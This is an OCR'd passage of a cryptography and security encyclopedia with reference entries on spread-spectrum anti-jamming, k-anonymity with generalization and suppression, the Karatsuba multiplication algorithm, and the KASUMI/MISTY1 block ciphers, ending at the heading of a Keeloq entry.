Spread spectrum (SS) techniques represent a common way to achieve anti-jamming communication. These techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replica of the random sequence to retrieve the original information signal. Important instances of spread spectrum techniques are frequency hopping spread spectrum (FHSS) and direct-sequence spread spectrum (DSSS). In FHSS, the sender and the receiver agree on a (hopping) sequence of channels on which they will communicate in the future. This sequence is typically generated from a secret shared by the sender and the receiver. In DSSS, the data signal is modulated with a continuous, predefined spreading signal of a higher frequency, also called the chipping

sequence. During the modulation, the data signal gets spread in the frequency domain and thus becomes resistant against (narrow-band) interference. Given a sufficiently high frequency of the spreading signal, the resulting signal becomes hidden in the noise of the wireless channel. The processing gain of the communication system (indicating the ratio by which interference can be suppressed relative to the original signal) defines the required length of the DSSS spreading code, determining the spreading signal. A combination of FHSS and DSSS can also be used; here, the communicating parties hop between frequency channels within which they then spread their signals using DSSS.

Essential for both FHSS and DSSS communication is that the sender and the receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender's spread signal. Jamming resilience is based on the fact that the attacker does not know which spreading/hopping sequences will be used by the sender prior to the communication, and that during the message transmission it will not be able to find this sequence. Recently, uncoordinated spread spectrum techniques (uncoordinated FHSS and uncoordinated DSSS) have also been proposed. Those techniques allow jamming-resistant communication without shared keys and therefore enable jamming-resistant broadcast communication.

Besides FHSS and DSSS, the use of chirp signals has also been proposed for jamming-resistant communication. A chirp is a sine signal in which the frequency of the signals (rapidly) increases or decreases within a given frequency range. When used for jamming-resistant communication, the start time of a chirp signal, which determines the start of the frequency sweep, is agreed between the communicating parties prior to the communication, but is unknown to the jammer.

Recommended Reading

1. Adamy D (2001) Ew 101: a first course in electronic warfare. Artech House Radar Library, Norwood
2. Adamy D (2004) EW 102: a second course in electronic warfare. Artech House Radar Library, Norwood

K

k-Anonymity

Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Identity Disclosure; ►Microdata Protection

Definition

k-Anonymity is a property that captures the protection of released data against possible reidentification of the respondents to whom the data refer. *k*-Anonymity states that the released data should be indistinguishably related to no less than *k* respondents.

Background

The increased power and interconnectivity of computer systems available today provide the ability of storing, processing, sharing, and disseminating large amounts of data, resulting in networked information accessible anywhere anytime. If in the past the released information was mostly in statistical and tabular form (►macrodata), many situations require today that the specific stored data themselves (microdata) be released. The advantage of releasing microdata instead of specific precomputed statistics is an increased flexibility and availability of information for the users. To protect the anonymity of the entities, called *respondents*, to whom the released microdata refer, data holders often remove, encrypt, or code identity information such as names, telephone numbers, and Social Security Numbers. The resulting de-identifying data, however, provide no guarantee of anonymity. In fact, de-identifying data can be analyzed by powerful techniques and sophisticated algorithms, thus making possible *linking attacks* combining information available through different sources to infer information that was not intended for disclosure. For instance, by linking de-identified medical records with other publicly available data or by looking at unique characteristics found in the released medical data, a data observer will most certainly be able to reduce the uncertainty about the identities of the users to whom the medical records refer, or, worse, to determine them exactly. This problem has raised particular concerns in the medical and financial fields, where microdata, which are increasingly released for circulation or research, can be or have been subject to abuses, compromising the privacy of individuals.

Several techniques have been proposed in the literature to protect the disclosure of information that should be kept private. Some techniques protect data by masking or perturbing their values, while others protect data by replacing them with plausible, but made up, values. Among them, there are the commonly used approaches like sampling, swapping values, and adding noise to the data that maintain some overall statistical properties of the resulting "sanitized" data. The main limitation of these techniques is that they cannot be used when it is important to maintain the truthfulness of the data (i.e., no fake or false data can be released). *k*-Anonymity [4] has been proposed as a technique for protecting data referred to users while preserving the truthfulness of the data.

Theory and Applications

The work on *k*-anonymity [4] introduced a basic idea that conveniently allows protecting the privacy of the identities of individuals reported in datasets undergoing public or semipublic disclosure. The work started from the observations that released data, even if apparently anonymized because explicitly identifying information (e.g., Social Security Numbers) have been removed, may contain other data (e.g., race, birth date, sex, ZIP code) which uniquely or almost uniquely pertain to specific individuals to whom the data refer and make them stand out from others. These other data work then as quasi-identifiers. By linking these identifying characteristics to publicly available databases associating these characteristics with the individual's identity, the data recipients can determine to which individual each piece of released data belongs, or restrict their uncertainty to a specific subset of individuals. As an example, consider the microdata table in Fig. 1a and the non-de-identified public table in Fig. 1b. Released attributes `Race`, `Sex`, `MaritalStatus`, and `ZIP` can be linked to the public tuples in 1 and reveal information on `Name`, `Address`, and `City`. In the table in 1, for example, there is only one single Asian male living in the 22038 area.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

a

SSN	Name	Race	Sex	MaritalStatus	ZIP	Disease
		black	M	married	22012	stomach ulcer
		black	M	divorced	22017	gastritis
		white	F	married	22023	chest pain
		white	F	widow	22024	heart attack
		white	F	married	22024	short breath
		Asian	*M*	*single*	*22038*	hypertension

b


Name	Address	City	Race	Sex	MaritalStatus	ZIP
.....	.....	.....	.....	.....	.....	.....
John Green	Pencil Rd.	Fairfax	*Asian*	*M*	*single*	*22038*
.....	.....	.....	.....	.....	.....	.....

k-Anonymity. Fig. 1 An example of a de-identified microdata table (**a**) and of a non-de-identified public available table (**b**)

This combination, if unique in the external world as well, uniquely identifies the corresponding tuple as pertaining to "John Green, 22038 Pencil Rd., Fairfax," thus revealing that he suffers from hypertension. To be able to protect information from such linking and correlation attacks, *k*-anonymity requires that each released data be such that every combination of values of quasi-identifiers can be indistinctly matched to no less than *k* individuals. Since it seems impossible, or highly impractical and limiting, to make assumptions on the datasets available for linking to external attackers or curious data recipients, essentially *k*-anonymity takes a safe approach requiring that, in the released table itself, the respondents be indistinguishable (within a given set) with respect to a set of attributes. To guarantee the *k*-anonymity requirement, *k*-anonymity requires each quasi-identifier value in the released table to have at least *k* occurrences. This is clearly a sufficient condition for the *k*-anonymity requirement: if a set of attributes of external tables appears in the quasi-identifier associated with the released data, and the released data satisfy this condition, the combination of the released data with the external data will never allow the recipient to associate each released tuple with less than *k* respondents. The principle behind the *k*-anonymity requirement in itself is not new as it has long been applied and enforced by national statistical agencies in the release of census or survey data. The novelty is the translation of such a practice into a simple and easily enforceable definition on the datasets to be released.

Generalization and Suppression

The concept of *k*-anonymity and its formalization have been proposed together with its enforcement via *generalization* and *suppression*, two microdata protection techniques that have the advantage of preserving the truthfulness of the information. Generalization consists in replacing the values of an attribute with more general values (e.g., the data of birth can be substituted with the year of birth). In the original *k*-anonymity proposal [4], generalization is based on a *domain generalization hierarchy* and a corresponding *value generalization hierarchy* on the values in the domains. The domain generalization hierarchy is a total order and the corresponding value generalization hierarchy a tree, where the parent/child relationship represents the direct generalization/specialization relationship. Figure 2 illustrates an example of possible domain and value generalization hierarchies for attributes `MaritalStatus` and `ZIP`. A generalization process therefore proceeds by replacing the values represented by the leaf nodes with one of their ancestor nodes at a higher level. Recent approaches also generalize data without following a predefined and static hierarchy but construct a hierarchy during the anonymization process (e.g., [1, 3]). Different generalized microdata tables can be built, depending on the amount of generalization applied on the considered attribute. The final effect of a generalization is that tuples in the original microdata table with different values for the quasi-identifier are generalized to the same value, thus becoming indistinguishable. Suppression consists in removing data from the table so that they are not released. Suppression is used to "moderate" the generalization process when a limited number of outliers (i.e., tuples with less than *k* occurrences) would force a great amount of generalization. For instance, Figure 3 illustrates an example of a 2-anonymous table, obtained by generalizing attributes `MaritalStatus` and `ZIP` according to the generalization hierarchies in Fig. 2, and suppressing the last tuple in the table in Fig. 1a, which represents an outlier.



k-Anonymity. Fig. 2 An example of domain and value generalization hierarchies for attributes MaritalStatus (**a**) and Zip (**b**)

SSN	Name	Race	Sex	MaritalStatus	ZIP	Disease
		black	M	been_married	2201*	stomach ulcer
		black	M	been_married	2201*	gastritis
		white	F	been_married	2202*	chest pain
		white	F	been_married	2202*	heart attack
		white	F	been_married	2202*	short breath

k-Anonymity. Fig. 3 An example of a 2-anonymous table

Generalization and suppression can be applied at different levels of granularity. Generalization can be applied at the *attribute* level (**AG**), substituting all the values in a column with generalized values; or at the *cell* level (**CG**), substituting the cell value with one of its generalizations. It is important to note that attribute level generalization guarantees that all the values in a column represent the information at the same level of detail (e.g., column `ZIP` contains only the first four digits of the ZIP codes for all the respondents). On the contrary, cell level generalization allows different cells in the same column to represent the information at different levels of detail (e.g., column `ZIP` contains the complete ZIP code for a subset of the respondents and only the first four digits for all the other respondents). Suppression can be applied at the *tuple* level (**TS**), meaning that a tuple can be suppressed only in its entirety; at the *attribute* level (**AS**), meaning that an attribute can be suppressed only in its entirety; or at the *cell* level (**CS**), meaning that a cell can be suppressed independently from the other cells in the column/row of the microdata table. Figure 4 summarizes the different combinations of generalization and suppression at all possible granularity levels (including combinations where one of the two techniques is not adopted) [2]. It is interesting to note that the application of generalization and suppression at the same granularity level is equivalent to the application of generalization only (**AG_≡AG_AS** and **CG_≡CG_CS**), since suppression can be modeled as a generalization of all domain values to a unique value. Combinations **CG_TS** (cell generalization, tuple suppression) and **CG_AS** (cell generalization, attribute suppression) are not applicable since the application of generalization at the cell level implies the application of suppression at that level too.

Algorithms for Enforcing *k*-Anonymity

The application of generalization and suppression to a microdata table produces less precise (more general) and less complete (some values are suppressed) tables that provide protection of the respondents' identities. It is therefore important to minimize the information loss caused by generalization and suppression since otherwise the released table would not be of interest for the final recipient. The problem of computing an *optimal k-anonymous table* (i.e.,

Generalization	Suppression			
	Tuple	*Attribute*	*Cell*	*None*
Attribute	**AG_TS**	**AG_AS** ≡ AG_	**AG_CS**	**AG_** ≡ AG_AS
Cell	**CG_TS** not applicable	**CG_AS** not applicable	**CG_CS** ≡ CG_	**CG_** ≡ CG_CS
None	**_TS**	**_AS**	**_CS**	_ not interesting

k-Anonymity. Fig. 4 Classification of *k*-anonymity techniques

a table that does not generalize or suppress more than it is needed to reach the threshold k) adopting attribute level generalization and tuple level suppression (**AG_TS**) has been widely studied in the literature and has been proved to be computationally hard [2]. Several exact algorithms have been then proposed for producing k-anonymous tables. Since the majority of these exact algorithms have computational time exponential in the number of the attributes composing the quasi-identifier, heuristics algorithms have been also proposed. Like **AG_TS**, also all the other models investigated in the literature (i.e., **AG_**, **CG_**, and **_CS**) as well as **_AS** are NP-hard.

Open Problems

k-Anonymity is a property that captures the protection of released data against identity disclosure. Other approaches (e.g., ►ℓ-diversity, t-closeness) extend k-anonymity against attribute disclosure, which occurs when released data can be exploited to infer sensitive information of respondents. A major difficulty in the application of k-anonymity is determining which attributes constitute a quasi identifier. Also, further investigation is needed for modeling and blocking inferences due to external knowledge (other than the association between quasi identifiers and identities) that can allow improper leakage of identities or attributes associated with respondents.

Recommended Reading

1. Bayardo RJ, Agrawal R (2005) Data privacy through optimal k-anonymization. In: Proceedings of the International Conference on Data Engineering (ICDE'05), Tokyo, Japan, April 2005
2. Ciriani V, De Capitani di Vimercati S, Foresti S, Samarati P (2007) k-Anonymity. In: Yu T, Jajodia S (eds) Security in Decentralized Data Management. Springer, Heidelberg
3. LeFevre K, DeWitt D, Ramakrishnan R (2006) Mondrian multidimensional k-anonymity. In: Proceedings of the International Conference on Data Engineering (ICDE'06), Atlanta, GA, April 2006
4. Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027

Karatsuba Algorithm

André Weimerskirch
escrypt Inc., Ann Arbor, MI, USA

Related Concepts

►Finite Field Multiplication

Definition

A method for multiplying two polynomials that saves coefficient multiplications at the cost of extra additions compared to the schoolbook multiplication method.

Theory

The Karatsuba Algorithm (KA) for multiplying two polynomials was introduced in 1962 [3]. It saves coefficient multiplications at the cost of extra additions compared to the schoolbook or ordinary multiplication method. The basic KA is performed as follows. Consider two degree-1 polynomials $A(x)$ and $B(x)$ with $n = 2$ coefficients.

$$A(x) = a_1 x + a_0$$

$$B(x) = b_1 x + b_0$$

Let $D_0, D_1, D_{0,1}$ be auxiliary variables with

$$D_0 = a_0 b_0$$

$$D_1 = a_1 b_1$$

$$D_{0,1} = (a_0 + a_1)(b_0 + b_1)$$

Then the polynomial $C(x) = A(x)B(x)$ can be calculated in the following way:

$$C(x) = D_1 x^2 + (D_{0,1} - D_0 - D_1)\, x + D_0$$

This method requires three multiplications and four additions. The schoolbook method requires n^2 multiplications and $(n-1)^2$ additions, i.e., four multiplications and one addition. Clearly, the KA can also be used to multiply integer numbers.

The KA can be generalized for polynomials of arbitrary degree [6]. The following algorithm describes a method

to multiply two arbitrary polynomials with n coefficients using the *one-iteration KA*.

Algorithm 1 ***Generalized One-Iteration KA***
Consider two degree-d polynomials with $n = d+1$ coefficients

$$A(x) = \sum_{i=0}^{d} a_i x^i,\ B(x) = \sum_{i=0}^{d} b_i x^i$$

Compute for each $i = 0, \ldots, n-1$

$$D_i := a_i b_i$$

Calculate for each $i = 1, \ldots, 2n-3$ and for all s and t with $s + t = i$ and $t > s \geq 0$

$$D_{s,t} := (a_s + a_t)\,(b_s + b_t)$$

Then $C(x) = A(x)\,B(x) = \sum_{i=0}^{2n-2} c_i x^i$ can be computed as

$$\begin{aligned} c_0 &= D_0 \\ c_{2n-2} &= D_{n-1} \\ c_i &= \begin{cases} \sum_{s+t=i;t>s\geq 0} D_{s,t} \\ \quad - \sum_{s+t=i;n-1\geq t>s\geq 0} (D_s + D_t) \\ \quad \textit{for odd } i, \qquad 0 < i < 2n-2 \\ \sum_{s+t=i;t>s\geq 0} D_{s,t} \\ \quad - \sum_{s+t=i;n-1\geq t>s\geq 0} (D_s + D_t) \\ \quad + D_{i/2} \\ \quad \textit{for even } i, \qquad 0 < i < 2n-2 \end{cases} \end{aligned}$$

The number of auxiliary variables is given as:

$$\#D_i = n$$

$$\#D_{s,t} = n^2/2 - n/2$$

$$\#D = \#D_i + \#D_{s,t} = n^2/2 + n/2$$

The operational complexity is as follows:

$$\#\text{MUL} = n^2/2 + n/2$$

$$\#\text{ADD} = 5/2\, n^2 - 7/2\, n + 1$$

For example, consider the KA for three coefficients. Let $A(x)$ and $B(x)$ be two degree-2 polynomials:

$$A(x) = a_2 x^2 + a_1 x + a_0$$

$$B(x) = b_2 x^2 + b_1 x + b_0$$

with auxiliary variables

$$\begin{aligned} D_0 &= a_0 b_0 \\ D_1 &= a_1 b_1 \\ D_2 &= a_2 b_2 \\ D_{0,1} &= (a_0 + a_1)(b_0 + b_1) \\ D_{0,2} &= (a_0 + a_2)(b_0 + b_2) \\ D_{1,2} &= (a_1 + a_2)(b_1 + b_2) \end{aligned}$$

Then $C(x) = A(x)\,B(x)$ is computed by an extended version of the KA using 6 multiplications and 13 additions. The schoolbook method requires in this case 9 multiplications and 4 additions.

$$\begin{aligned} C(x) = {} & D_2 x^4 + (D_{1,2} - D_1 - D_2)\, x^3 \\ & + (D_{0,2} - D_2 - D_0 + D_1)\, x^2 \\ & + (D_{0,1} - D_1 - D_0)\, x + D_0 \end{aligned}$$

The KA can be performed recursively to multiply two polynomials as shown in Algorithm 2. Let the number of coefficients be a power of 2, $n = 2^i$. To apply the algorithm both polynomials are split into a lower and an upper half.

$$A(x) = A_u(x)\, x^{n/2} + A_l(x)$$

$$B(x) = B_u(x)\, x^{n/2} + B_l(x)$$

These halves are used as before, i.e., as if they were coefficients. The polynomials A_u, A_l, B_u, and B_l are split again in half in the next iteration step. In the final step of the recursion, the polynomials degenerate into single coefficients. Since every step exactly halves the number of coefficients, the algorithm terminates after $t = \log_2 n$ steps. Note that there are overlaps of the coefficient positions when combining the result that lead to further additions. For example, consider Algorithm 2 where N is the number of coefficients of $A(x)$ and $B(x)$. The polynomial D_0 has $N-1$ coefficients such that the upper $N/2-1$ coefficients of D_0 are added to the lower $N/2-1$ coefficients of $(D_{0,1} - D_0 - D_1)$.

Let #MUL and #ADD be the number of multiplications and additions, respectively, in the underlying coefficient ring. Then the complexity to multiply two polynomials with $n = 2^i$ coefficients is as follows [5]:

$$\#\text{MUL} = n^{\log_2 3}$$

$$\#\text{ADD} \leq 6n^{\log_2 3} - 8n + 2$$

Algorithm 2 ***Recursive KA, C = KA(A, B)***

INPUT: *Polynomials A(x) and B(x)*
OUTPUT: $C(x) = A(x)\,B(x)$
$N \leftarrow max(degree(A),\ degree(B)) + 1$
if $N = 1$ return $A \cdot B$
Let $A(x) = A_u(x)\,x^{N/2} + A_l(x)$
and $B(x) = B_u(x)\,x^{N/2} + B_l(x)$
$D_0 \leftarrow KA(A_l, B_l)$
$D_1 \leftarrow KA(A_u, B_u)$
$D_{0,1} \leftarrow KA(A_l + A_u, B_l + B_u)$
return $D_1 x^N + (D_{0,1} - D_0 - D_1)x^{N/2} + D_0$

The recursive KA can be generalized in various ways. If the number of coefficients n is no power of 2, Algorithm 2 is slightly altered by splitting the polynomials into a lower part of $\lceil N/2 \rceil$ coefficients and and upper part of $\lfloor N/2 \rfloor$ coefficients. This variant is called the *simple recursive KA*. In this case the KA is less efficient than for powers of 2. A lower bound for the number of multiplications is given by $\#\text{MUL}_{low} = n^{\log_2 3}$ whereas an upper bound is $\#\text{MUL}_{up} = 1.39\ n^{\log_2 3}$. When applying the one-iteration KA for two and three coefficients as basis of the recursion, i.e., when applying the KA for two and three coefficients as final recursion step, the upper bound improves to $\#\text{MUL}_{up} = 1.24\ n^{\log_2 3}$. When applying the one-iteration KA for two, three, and nine coefficients as basis of the recursion, the upper bound further improves to $\#\text{MUL}_{up} = 1.20\ n^{\log_2 3}$.

In the same manner, bounds for the number of additions are obtained $\#\text{ADD}_{low} = 6n^{\log_2 3} - 8n + 2$ and $\#\text{ADD}_{up} = 7.30\ n^{\log_2 3}$ which improves for a basis of two and three coefficients to $\#\text{ADD}_{up} = 6.85\ n^{\log_2 3}$. For a basis of two, three, and nine coefficients, it further improves to $\#\text{ADD}_{up} = 6.74\ n^{\log_2 3}$.

When using the recursive KA for $n = p^j$ coefficients, i.e., applying the KA for p coefficients for j recursion levels, the number of multiplications is given as $\#\text{MUL} = n^{\log_p(1/2p^2+1/2p)}$. For $p = 2$ the number of multiplications is given by $\#\text{MUL} = n^{\log_2 3}$ whereas for large p this converges to $(1/2)^j\ n^2$.

Now two polynomials $A(x)$ and $B(x)$ with $n = \prod_{i=1}^{j} n_i$ coefficients are considered that are multiplied with a variant of the KA, called *generic recursive KA*. First the term $A(x) = \sum_{s=0}^{n_j-1} A_s x^{s\cdot\prod_{i=1}^{j-1} n_i}$ is written as polynomial with n_j coefficients A_i (and the same for $B(x)$). Each of these "coefficients" is itself a polynomial with $\prod_{i=1}^{j-1} n_i$ coefficients. Then the recursive KA for n_j coefficients is used until the recursion eventually terminates. The number of needed multiplications is as follows:

$$\#\text{MUL}_{\prod_{i=1}^{j} n_i} = (1/2)^j \prod_{i=1}^{j} n_i(n_i + 1)$$

The number of additions is a complex expression [6]. There is a simple rule for the generic recursive KA to be most efficient: use the factorization of a number n with multiple prime factors combined with an increasing sequence of steps, i.e., KA for $n = \prod_{i=1}^{j} n_i$ with $n_i \geq n_{i+1}$, e.g., $2{\cdot}2{\cdot}3{\cdot}5$ for polynomials with 60 coefficients. In this case the polynomials with 60 coefficients are first split into an upper and lower half of 30 coefficients each, and the KA for two coefficients is applied to these halves. These polynomials of 30 coefficients are again split in half, and the KA for two coefficients is applied to the two halves. In the next recursion step the polynomials of 15 coefficients are split into 3 parts of 5 coefficients each, and so on. Note that in most cases the simple recursive KA that splits the operands in two halves of size $\lfloor n/2 \rfloor$ and $\lceil n/2 \rceil$ is more efficient than the general recursive KA, especially when the number of coefficients n has large prime factors.

The recursive KA versions are more efficient than the one-iteration KA. For example, instead of using the one-iteration KA for $n = 31$ coefficients one can use the recursive KA and split the 31 coefficient polynomial into two polynomials of 15 and 16 coefficients, respectively. Alternatively you could split the 31 coefficient polynomial into three parts of 10, 10, and 11 coefficients, respectively. In the next recursion step the polynomials are again split in two or three parts, and so on. However, a number of intermediate results has to be stored due to the recursive nature. This might reduce the efficiency of the recursive KA variants for small-sized polynomials.

The simple recursive KA is the easiest and most efficient way to implement the KA when the number of coefficients is unknown at implementation time or if it often changes. It is especially efficient if special cases are implemented as basis of the recursion. Providing special cases for $n = 2$ and $n = 3$ coefficients using the one-iteration KA as well as for $n = 9$ using the KA that splits the operands into three parts recursively yield efficient running times.

Further improvements are possible due to the use of dummy coefficients. For example, to multiply two polynomials of $n = 15$ coefficients it might be useful to append a zero coefficient and use a recursive KA for $k = 16$ coefficients. Some operations can be saved whenever the leading zero coefficient is involved. However, this gains only little

improvement to the simple recursive KA without using dummy coefficients.

The time-ratio between a multiplication and an addition on a given platform $r' = t_m/t_a$ where t_m and t_a denotes the cost for a multiplication and an addition, respectively. Let #MUL and #ADD be the number of multiplications and additions that the KA needs to multiply two polynomials of n coefficients, and $r = \frac{\#\text{ADD}-(n-1)^2}{n^2-\#\text{MUL}}$. If the actual ratio r' on a given hardware platform is larger than r then it is more efficient to use the KA instead of the ordinary method. One can show that the KA always outperforms the ordinary multiplication method if $r' > 3$, i.e., if one multiplication takes longer than three additions the KA performs faster than the ordinary schoolbook method. For some cases the KA is always faster than the schoolbook method, i.e., it needs less multiplications and additions. However, there are also cases where it is more efficient to use a combination of KA and the schoolbook method. For example, consider the case $n = 8$ and a platform with $r' = 2$. When applying the elementary recursive KA it needs 27 multiplications and 100 additions, resulting in $r = 1.38$. Since $r' > r$ it is more efficient to use the KA. However, for $n = 4$ the ratio is $r = 2.14$. Thus it is more efficient to use the ordinary method to multiply polynomials with four coefficients. Therefore it is efficient to apply one recursive KA step, and then use the schoolbook method to multiply the polynomial halves of degree three.

For some applications it is wise to use efficient underlying macros to multiply two polynomials with w coefficients. For example, there might be a macro to multiply two polynomials with four coefficients. Then two polynomials with $n = 20$ coefficients can be multiplied by using the KA for $20/4 = 5$ coefficients. In most cases it is efficient to use a mixture of different recursive steps combined with different underlying macros. Note that there might be optimized versions of the KA for special underlying coefficient rings like binary or prime fields. Also note that the KA can be applied to squaring polynomials by simply replacing all the coefficient multiplications by coefficient squarings. Although there is no special form of a squaring KA there still might be a performance gain compared to the ordinary squaring method which requires n squarings, $n(n-1)/2$ multiplications, and $(n-1)^2$ additions. However, this varies for different platforms and depends on the ratio in time between a squaring and a multiplication. In most cases, i.e., if n is not very small, the squaring KA outperforms the ordinary squaring method [6].

Further information about the Karatsuba and similar algorithms can be found in [1, 4]. Further aspects of efficient implementations are presented in [2, 6].

Applications

Multiplying two polynomials efficiently is an important issue in a variety of applications, including signal processing, cryptography and coding theory. The KA can be found in the modular integer multiplication of elliptic curve cryptography and RSA. In particular, the KA is used to multiply elements of a finite field $GF(p^m)$, followed by a modular reduction. The KA can also be used for squaring in finite fields. Note that for very large operands, other algorithms such as fast Fourier transformation offer advantages over the KA.

Recommended Reading

1. Bernstein DJ (2001) Multidigit multiplication for mathematicians. Accepted to Advances in Applied Mathematics, but withdrawn by author. Available at http://cr.yp.to/papers.html#m3.
2. Erdem SS (2001) Improving the Karatsuba-Ofman multiplication algorithm for special applications. PhD thesis, Department of Electrical & Computer Engineering, Oregon State University, 8 Nov 2001
3. Karatsuba A, Ofman Y (1963) Multiplication of multidigit numbers on automata. Sov Phys Dokl 7:595–596
4. Knuth DE (1997) The art of computer programming, vol 2: Seminumerical algorithms, 3rd edn. Addison-Wesley, Reading, Massachusetts
5. Paar C (1994) Efficient VLSI architecture for bit parallel computation in galois fields. PhD thesis, Institute for Experimental Mathematics, University of Essen, Germany
6. Weimerskirch A, Paar C (2002) Generalizations of the Karatsuba algorithm for efficient implementations. Technical Report, Ruhr-University Bochum. Available at http://www.crypto.rub.de


Kasumi/Misty1

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers

MISTY1 [3] is a 64-bit ►block cipher designed by Mitsuru Matsui and first published in 1996. A variant of this cipher, called KASUMI [4], was adopted in 1999 as part of the confidentiality and integrity system for mobile communication specified by the Third Generation Partnership Project (3GPP). MISTY1 itself was submitted to the ►NESSIE project and included in its portfolio of recommended cryptographic primitives in 2003.



Kasumi/Misty1. Fig. 1 Recursive structure of MISTY

MISTY1 and KASUMI operate on 64-bit blocks and require a 128-bit secret key. Both have a similar recursive structure. The top level consists of an 8-round ►Feistel cipher built around a 32-bit nonlinear ►Boolean function *FO* (Fig. 1). The function *FO* itself is a 3-round Feistel-like "ladder" network containing a 16-bit nonlinear function *FI*. The function *FI*, on its turn, consists of a similar 3-round (MISTY1) or 4-round (KASUMI) ladder network, using 7 × 7-bit and 9 × 9-bit S-boxes called S_7 and S_9. Note that these S-boxes differ slightly in both ciphers.

The key material is mixed with the data at different stages in the cipher, both in the *FO* and the *FI* functions. An additional component present in MISTY1 and KASUMI is the *FL*-function (►Camellia). These functions are key-dependent linear transformations, used in different ways in both ciphers: In MISTY1, *FL*-layers separate every two rounds of the cipher; in KASUMI, they are inserted before and after the *FO*-functions for odd and even rounds respectively. Another noteworthy difference between both ciphers is the expansion of the key. The *key schedule* (►block cipher) consists of a cyclical network of nonlinear *FI*-functions in the case of MISTY1, but is completely linear in KASUMI. More details and motivations for the differences between MISTY1 and KASUMI can be found in [5].

MISTY1 has been widely studied since its publication, but no serious flaws have been found. Currently, the best attack on reduced-round variants of MISTY1 is the 5-round integral attack by Knudsen and Wagner [1]. The attack requires 2^{34} chosen plaintexts and has a time complexity of 2^{48}. Many other attacks have been proposed for variants without the *FL*-layers. The best attack on KASUMI was suggested by Kühn [2] and breaks six rounds using ►impossible differentials.

Recommended Reading

1. Knudsen LR, Wagner D (2002) Integral cryptanalysis (extended abstract). In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002. Lecture notes in computer science, vol 2365. Springer-Verlag, Berlin, pp 112–127
2. Kühn U (2001) Cryptanalysis of reduced-round MISTY. In: Pfitzmann B (ed) Advances in cryptology—EUROCRYPT 2001. Lecture notes in computer science, vol 2045. Springer-Verlag, Berlin, pp 325–339
3. Matsui M (1997) Block encryption algorithm MISTY. In: Biham E (ed) Fast software encryption, FSE'97. Lecture notes in computer science, vol 1267. Springer-Verlag, Berlin, pp 64–74
4. Third generation partnership project (1999) KASUMI specification. Technical report, Security algorithms group of experts (SAGE), version 1.0
5. Third generation partnership project (2001) 3GPP KASUMI evaluation report. Technical report, Security Algorithms Group of Experts (SAGE), version 2.0

Keeloq

Thomas Eisenbarth[1], Timo Kasper[2], Christof Paar[3], Sebastiaan Indesteege[4]
[1]Department of Mathematical Sciences, Florida Atlantic University
[2]Horst Görst Institute for IT Security, Ruhr University Bochum
[3]Lehrstuhl Embedded Security, Gebaeude IC 4/132, Ruhr-Universitaet Bochum, Bochum, Germany
[4]Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Challenge Response Protocol; ►Cryptanalysis; ►Eavesdropping Attack; ►Power Analysis; ►Side-Channel Attack; ►Symmetric Cryptography

Definition

